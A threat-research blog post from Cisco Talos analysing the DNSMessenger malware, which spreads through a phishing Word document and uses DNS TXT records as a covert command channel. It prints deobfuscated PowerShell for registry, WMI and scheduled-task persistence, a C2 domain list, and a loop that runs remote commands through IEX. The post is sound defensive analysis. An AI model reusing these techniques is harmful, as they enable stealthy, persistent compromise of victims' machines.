Covert Channels and Poor Decisions: The Tale of DNSMessenger

blog.talosintelligence.com/2017/03/dnsmessenger.html

Edmund Brumaghin

March 2, 2017

By Edmund Brumaghin

Thursday, March 2, 2017 12:03

Executive Summary

The Domain Name System (DNS) is one of the most commonly used Internet application protocols on corporate networks. It is responsible for providing name resolution so that network resources can be accessed by name, rather than requiring users to memorize IP addresses. While many organizations implement strict egress filtering as it pertains to web traffic, firewall rules, etc. many have less stringent controls in place to protect against DNS based threats. Attackers have recognized this and commonly encapsulate different network protocols within DNS to evade security devices.

Typically this use of DNS is related to the exfiltration of information. Talos recently analyzed an interesting malware sample that made use of DNS TXT record queries and responses to create a bidirectional Command and Control (C2) channel. This allows the attacker to use DNS communications to submit new commands to be run on infected machines and return the results of the command execution to the attacker. This is an extremely uncommon and evasive way of administering a RAT. The use of multiple stages of Powershell with various stages being completely fileless indicates an attacker who has taken significant measures to avoid detection.


Ironically, the author of the malware called SourceFire out in the malware code itself shortly after we released Cisco Umbrella, a security product specifically designed to protect organizations from DNS and web based threats as described here.

Details

What initially drew our interest to this particular malware sample was a tweet published by security researcher on Twitter (thanks simpo!) regarding a Powershell script that he was analyzing that contained the base64 encoded string 'SourceFireSux'. Interestingly enough, Sourcefire was the only security vendor directly referenced in the Powershell script. We searched for the base64 encoded value 'UwBvAHUAcgBjAGUARgBpAHIAZQBTAHUAeAA=' which was referenced in the tweet, and were able to identify a sample that had been uploaded to the public malware analysis sandbox, Hybrid Analysis. Additionally, when we searched for the decoded string value we found a single search engine result that pointed to a Pastebin page. The hash listed in the Pastebin led us to a malicious Word document that had also been uploaded to a public sandbox. The Word document initiated the same multiple-stage infection process as the file from the Hybrid Analysis report we previously discovered and allowed us to reconstruct a more complete infection process. Analyzing our telemetry data, we were ultimately able to identify additional samples, which are listed in the Indicators of Compromise section of this post.

As a security vendor, we know that we are doing something right when malware authors begin to specifically reference us within their malware. Naturally we decided to take a closer look at this particular sample.

In this particular case, we began by analyzing the Powershell file that had been incorrectly submitted to the public sandbox as a VBScript file, which we are now referring to as 'Stage 3'. It turns out the string referenced earlier is used as a mutex, as you can see in the deobfuscated Powershell below in Figure 1.




```
function logic($startdomain, $cmdstring, $commanddomain, $stopstring, $AuthNS) {

  [System.Threading.Mutex]$thread_mutex;

  try {
    [bool]$result = $false;
    $thread_mutex = New-Object System.Threading.Mutex($true, "SourceFireSux", [ref] $result);
    if (!$result) {
      exit;
    }
```

Figure 1: Mutex Creation

Stage 1 Malicious Word Document

As previously mentioned, we identified the source of this infection chain, which was a malicious Microsoft Word document that was delivered to the victim via a phishing email message. Interestingly, the Word document was made to appear as if it were associated with a secure email service that is secured by McAfee. This is likely an effective way to increase the odds of the victim opening the file and enabling macros as McAfee is a well known security vendor and likely immediately trusted by the victim. The document informs the user that it is secured and instructs the user to enable content.



340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981 [Compatibility Mode] - Microsoft Word

McAfee SECURE

This document has been secured by McAfee

To view this Protected Document, click Enable Content


340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f...: 82 characters (an approximate value).

Figure 2: Malicious Word Document

The document uses the Document_Open() function to call another VBA function. The called function sets a long string that defines a Powershell command and includes the code to be executed. The command is then executed using the Windows Management Interface (WMI) Win32_Process object using the Create method.

The code that is passed to Powershell via the command line is mostly Base64 encoded and compressed using gzip, with a small portion at the end that is not encoded which is then used to unpack the code and pass it to the Invoke-Expression Powershell cmdlet (IEX) for execution. This allows the code to be executed without ever requiring it to be written to the filesystem of the infected system. Overall, this is pretty typical for malicious Word documents that we see being distributed in the wild. We noted that while there is a VBA stream that references a download from Pastebin, the samples we analyzed did not appear to make use of this functionality.

We also observed that the AV detection on this particular sample was fairly low (6/54) and that ClamAV was able to successfully detect this particular sample.



SHA256: 340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981

File name: VargheseJ.doc

Detection ratio: 6 / 54

Analysis date: 2017-02-13 10:41:07 UTC (2 weeks, 1 day ago)


Antivirus	Result	Update
Avast	VBA:Downloader-BVC [Trj]	20170213
ClamAV	Win.Trojan.PowerShell-9	20170213
ESET-NOD32	PowerShell/TrojanDownloader.Agent.AP	20170213
Fortinet	WM/Agent.AP!tr	20170213
Qihoo-360	heur.macro.powershell.c	20170213
Rising	Macro.Powershell.b (classic)	20170213
ALYac	✓	20170213
AVG	✓	20170213

Figure 3: VirusTotal Results

Stage 2 Powershell

The execution of the Powershell that is passed to IEX by the Stage 1 Word document is where we begin to observe several interesting activities occurring on an infected system. A function at the end of the Powershell script described in Stage 1 defines the actions for Stage 2 as well as characteristics related to Stage 3.The code in Stage 2 has been obfuscated, and we will refer to the main function used by this stage as 'pre_logic' as the main function used by Stage 3 is referenced as 'logic'.

The 'pre_logic' function present in this stage supports two switches. One is used to determine whether or not to achieve persistence for the next stage of the infection process on the target system. If persistence is selected the other switch defines whether or not the Stage 3 code should be executed once it is staged.



```
function pre_logic {

  [CmdletBinding()] Param(
    [Switch] $add_persistence,
    [Switch] $do_execute,
    [Parameter(Position = 0, Mandatory = $True)][String] $subdomain1,
    [Parameter(Position = 1, Mandatory = $True)][String] $response1,
    [Parameter(Position = 2, Mandatory = $True)][String] $subdomain2,
    [Parameter(Position = 3, Mandatory = $True)][String] $stop_command,
    [Parameter(Position = 4, Mandatory = $False)][String] $auth_ns
  )
```

Figure 4: Deobfuscated 'pre-logic' Function

In addition to these two switches, the 'pre_logic' function also supports four parameters which are subsequently passed to the 'logic' function in the next stage of the infection process. These parameters are used to determine what subdomains to use when sending DNS TXT record queries in the next stage of the infection process.

The function then unpacks the Powershell that will be used during the next (Stage 3) stage from a base64 encoded blob located within the Powershell script itself. It also defines some of the code which will be used later, including the function call and parameters to use when executing the next stage of the infection.


If the option to achieve persistence was selected when the 'pre_logic' function was called, the function will then query the infected system to determine how to best achieve persistence. Depending on the access rights of the user account within which the malware is operating, the malware will then query registry paths that are commonly used by malware to achieve persistence.

If operating under an account with Administrator access to the system the script will query and set:

- $reg_win_path: "HKLM:Software\Microsoft\Windows\CurrentVersion"
- $reg_run_path: "HKLM:Software\Microsoft\Windows\CurrentVersion\Run\"

If operating under a normal user account, the script will query and set:

- $reg_win_path: "HKCU:Software\Microsoft\Windows"
- $reg_run_path: "HKCU:Software\Microsoft\Windows\CurrentVersion\Run\"




```
if ($add_persistence -eq $True) {

  $logic_call = "logic $subdomain1 $response1 $subdomain2 $stop_command $auth_ns"
  $sec_principal = New-Object Security.Principal.WindowsPrincipal( [Security.Principal.WindowsIdentity]::GetCurrent())

  if ($sec_principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true) {
      $reg_win_path = "HKLM:Software\Microsoft\Windows\CurrentVersion"
      $reg_run_path = "HKLM:Software\Microsoft\Windows\CurrentVersion\Run\"
  } else {
      $reg_win_path = "HKCU:Software\Microsoft\Windows"
      $reg_run_path = "HKCU:Software\Microsoft\Windows\CurrentVersion\Run\"
  }
```

Figure 5: Registry Activity

The script then determines the version of Powershell that is being used on the infected system. If the infected system is using Powershell 3.0 or later, the decoded Stage 3 payload is written to an Alternate Data Stream (ADS) located at '%PROGRAMDATA%\Windows\' and named 'kernel32.dll'.


If the system is running an earlier version of Powershell, the Stage 3 payload is encoded and written to the registry location dictated by the assignment of $reg_win_path earlier with the key name of 'kernel32'. The code to unpack and execute the Stage 3 payload is also later written to the registry location of $reg_win_path with the key name of 'Part'.



```
$ps_major_version = [convert]::ToInt32($($PSVersionTable.PSVersion.Major|Out-String).Trim())

if ($ps_major_version -gt 2) {
    Set-Content -Path $progdata_win_path -Value $stage3_ps -Stream $kernel32_dll
    Add-Content -Path $progdata_win_path -Value $logic_call -Stream $kernel32_dll
} else {
    $stage3_ps_with_cnd = $stage3_ps + "`n" + $logic_call
    $encoded_stage3_ps = encode($stage3_ps_with_cnd)
    New-ItemProperty -Path $reg_win_path -Name kernel32 -PropertyType String -Value $encoded_stage3_ps -force
}
```

Figure 6: PS Check & Persistence

Once this has completed, the script will again check to determine the access level of the user running the malware. If the malware has been executed with Administrator permissions, the WMI event subscriptions for '_eventFilter', 'CommandLineEventConsumer', and '_filtertoconsumerbinding' will be removed from the infected system. The malware then establishes its own permanent WMI event subscription, filtered for 'Win32_LogonSession' events and tied to 'CommandLineEventConsumer'. This is what is used to read and execute the Stage 3 payload that was previously stored in the ADS whenever a new logon session is created on the infected system. This is essentially the WMI equivalent of a registry-based run key from a persistence perspective. The Stage 3 malware is by default set to run 'onidle' after 30 minutes. If the switch associated with the execution of Stage 3 was passed to the 'pre_logic' function at the beginning of this stage, the Stage 3 payload will then be executed immediately.




```
if ($ps_major_version -gt 2) {

  $wmi_kernel32_consumer = Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace "root\subscription" -Class
  CommandLineEventConsumer -Arguments @{
        Name = "kernel32_consumer";
        ExecutablePath = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe";
        CommandLineTemplate = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -C `"IEX `$(Get-Content -
        Path $progdata_win_path -Stream $kernel32_dll|Out-String)`""
    }
  $exec_cmd_line = "IEX `$(Get-Content -Path $progdata_win_path -Stream $kernel32_dll|out-string)"
  $cmd_line = "IEX `$(Get-Content -Path $progdata_win_path -Stream $kernel32_dll ^|Out-String)`""
  $cmd_line_bytes = [System.Text.Encoding]::Unicode.GetBytes($cmd_line)
  $b64_cmd_line = [Convert]::ToBase64String($cmd_line_bytes)
  schtasks.exe /F /create /tn kernel32 /tr "powershell.exe -WindowStyle Hidden -e $b64_cmd_line" /sc onidle /i 30

} else {
```

Figure 7: Persistence Mechanism

As seen above, the malware also creates a Scheduled Task on the infected system named "kernel32" which is associated with the Stage 3 payload that was stored in the ADS or registry depending on the version of powershell running on the infected system. In analyzing other samples associated with this campaign, we observed that the scheduled task may change across samples.

Stage 3 Powershell

The Stage 3 powershell that is executed by Stage 2 of this infection process was obfuscated primarily through the use of obtuse function and variable names (e.g. ${script:/==\/\/\/==__/==} instead of $domains). Base64 string encoding was also present throughout the script. Once we deobfuscated it, we found that the script contained a large array of hard coded domain names, with one of them being randomly selected and used for subsequent DNS queries. It is important to note that while the Powershell scripts for stages 3 and 4 contain two arrays of domains, the first array is only used if a failure condition is reached while the sample is using the second array.




```
$domains = @("bvyv.club", "bwuk.club", "cgqy.us", "cihr.site", "ckwl.pw", "coec.club", "oyaw.club",
"pafk.us", "palj.us", "pbbk.us", "ppdx.pw", "pvze.club", "qefg.info", "qlpa.club", "reld.info", "ueox.
club", "ufyb.club", "cuuo.us", "dbxa.pw", "dvso.pw", "eady.club", "enuv.club", "eter.pw", "utca.
site", "vdfe.site", "vjro.club", "vkpo.us", "fbjz.pw", "fhyi.club", "futh.pw", "gnoa.pw", "grij.us",
"gxhp.top", "vqba.info", "vwcq.us", "vxqt.us", "wfsv.us", "wqiy.info", "hvzr.info", "idjb.us", "jimw.
club", "jomp.site", "jxhv.site", "kshv.site", "wvzu.pw", "ysxy.pw", "zcnt.pw", "zjav.us", "zmyo.
club", "zody.pw", "zugh.us", "kwoe.us", "lhlv.club", "lnoy.site", "lvrm.pw", "mewt.us", "mfka.pw",
"nxpu.site", "oaax.site", "odyr.us", "oknz.club", "ooep.pw", "ooyh.us", "oxrp.info");
```

Figure 8: Stage 3 Domain List

The 'logic' function present within this Powershell script randomly selects a C2 domain from the second array in the script and uses this domain to perform an initial lookup. If the result of the initial DNS TXT record request is empty or in the case the lookup fails, the 'do_lookup' function is then called and randomly selects a domain from the first array in the script. Interestingly, the domains used by the 'do_lookup' function did not appear to have active 'www' or 'mail' TXT records.

The script also uses specific subdomains which are combined with the domains and used for the initial DNS TXT record queries performed by the malware. The malware uses the contents of the TXT record in the response to these queries to determine what action to take next. For instance, the first subdomain is 'www' and a query response with a TXT record containing 'www' will instruct the script to proceed. Other actions that may be taken are 'idle' and 'stop'.




```
if ($AuthNS -ne $null -AND $AuthNS -ne 0) {
  $first_lookup = do_lookup "$startdomain.$current_domain" $AuthNS | Out-String
} else {
  $first_lookup = do_lookup "$startdomain.$current_domain" | Out-String
}
$first_lookup = $first_lookup.Trim()

if ($first_lookup -eq "idle") {
  start-sleep -seconds $(Get-Random -Minimum 3500 -Maximum 5400)
  continue
}

if ($first_lookup -eq $cmdstring) {

  if ($AuthNS -ne $null -AND $AuthNS -ne 0) {
    $second_lookup = do_lookup "$commanddomain.$current_domain" $AuthNS
  } else {
    $second_lookup = do_lookup "$commanddomain.$current_domain"
  }
  $second_lookup = $second_lookup | Out-String

  if ($second_lookup -ne "" -And $last_lookup -ne $second_lookup) {
    $result_run = IEX $second_lookup
    $last_lookup = $second_lookup
  }

  $result_run
  $counter++

  sleep -Seconds $(Get-Random -Minimum 50 -Maximum 70)
}

if ($first_lookup -eq $stopstring) {
  break
}
```

Figure 9:

Stage 3 Command Processing

